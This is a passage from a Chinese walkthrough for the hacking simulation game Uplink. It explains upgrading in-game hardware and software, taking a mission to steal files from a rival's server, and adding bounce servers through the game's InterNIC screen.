


图22




图23




图24

是2010年3月27日10点11分，再看右边cpu已经升级，Turbo 200 Ghz，同样方法可升级其它硬件。

升级软件就很简单了，连接上“uplink Internal Services System”（Uplink组织面向其成员的服务器）后在“Software Upgrades”（升级软件）中购买，清除日志工具“Log Delete”买4.0版的；反跟踪软件买“Trace Tracker ”买4.0版的；破解密码工具Password Breaker V1.0没有新的版本，就不用升级了，其它的工具暂时不要买了，以免占内存。软件和硬件升级完成后我们就可以过下面的关了。

八、正式任务

第一个测试任务完成后，我们就可以开始新的、正式的任务了，登录“ Uplink Internal Services System”服务器后，选“Mission List”（任务列表）就可看到新的任务，如第一个任务没完成所有的任务都是灰色的，无法选择，如图25，我们选择了“gain access to a rival system and steal research files”任务，就是让我们到对手电脑中去偷取文件。我们选定了此任务后，点“Accept”（同意）按钮即可选择此任务，然后点“Exit BBS”按钮退出任务，再选择窗口后即可正式开始我们的任务了。

点击左下角的信箱图标，打开黑客组织给我们的来信，可以看到：让我们到“logical solutions internal services machine”上去下载一个文件，此服务器的IP地址为：440.534.548.934，文件名为：log-data-77888，然后将下载下来的文件发给 interal@zion solutions.net，就可得到1800c钱。

好，我们开始工作，打开右角的世界地图，可以看到黑客组织告诉我们的服务器“logical solutions internal services machine”，我们就按测试关的方法开始。打开左下角的功能按钮，




图25

在“security”（安全）选项中找到“Trace-Tracker”，单击后启动监视，跟踪监视对手的追踪情况，然后我们在左下角的功能按钮的“crackers”中找到“Password-Breaker”，再点击用户名输入框后，密码破解程序“Password-Breaker”即可自动进行密码破解，时间过的飞快，密码破解完成后时间几乎到了，再想去复制文件已经来不及，只好点击“Disconnect”按钮断开连接。连续多次破解密码、删除文件的工作都没有完成，看来以我的速度再用老的方法已不可能完成任务，只有想新办法了。

从理论上讲，要想不被对手追踪到，第一，加快我们的破解速度，也就是说升级游戏中服务器的硬件或软件，可是硬件已经升级到最高了，而软件方面没有新的密码破解软件；第二，加快鼠标动作，可是我们的动作就那么快了，这两条都几乎都走不通，只有最后一条路——增加跳板个数。黑友们都知道入侵时使用的跳板越多，对手追踪到我们的时间越长，只要你有无数多的肉鸡，跳板可以任意增加，只要找到肉鸡一切问题都解决了。现在可利用的服务器只有前面我们使用的5个，要想在游戏中过关，只好去找可以利用的服务器，不知是否还记得前面介绍过的“Iinternic”（信息中心），前面的如图7所示它可显示所有的服务器，我们就从它上面下手。点击图7中的“Iinternic”（信息中心），弹出一新的窗口，如图26，我们点“browse/search”（查找和浏览）按钮，然后弹出一欢迎我们免费使用的窗口，如图27，我们直接点“ok”按钮（第一次使用出现，以后就不出现此提示了）。

再来到一新的窗口，如图28，在图中可以看到有的服务器前面有“+”号而有的没有，没有“+”号的服务器就是在世界地图上显示出来的，我们现在可以使用的服务器。

我们将服务器前面的“+”加号去掉，然后再打开世界地图看看，取消“+”号的服务器在地图上也显示出来，连接接点试



图26




图27

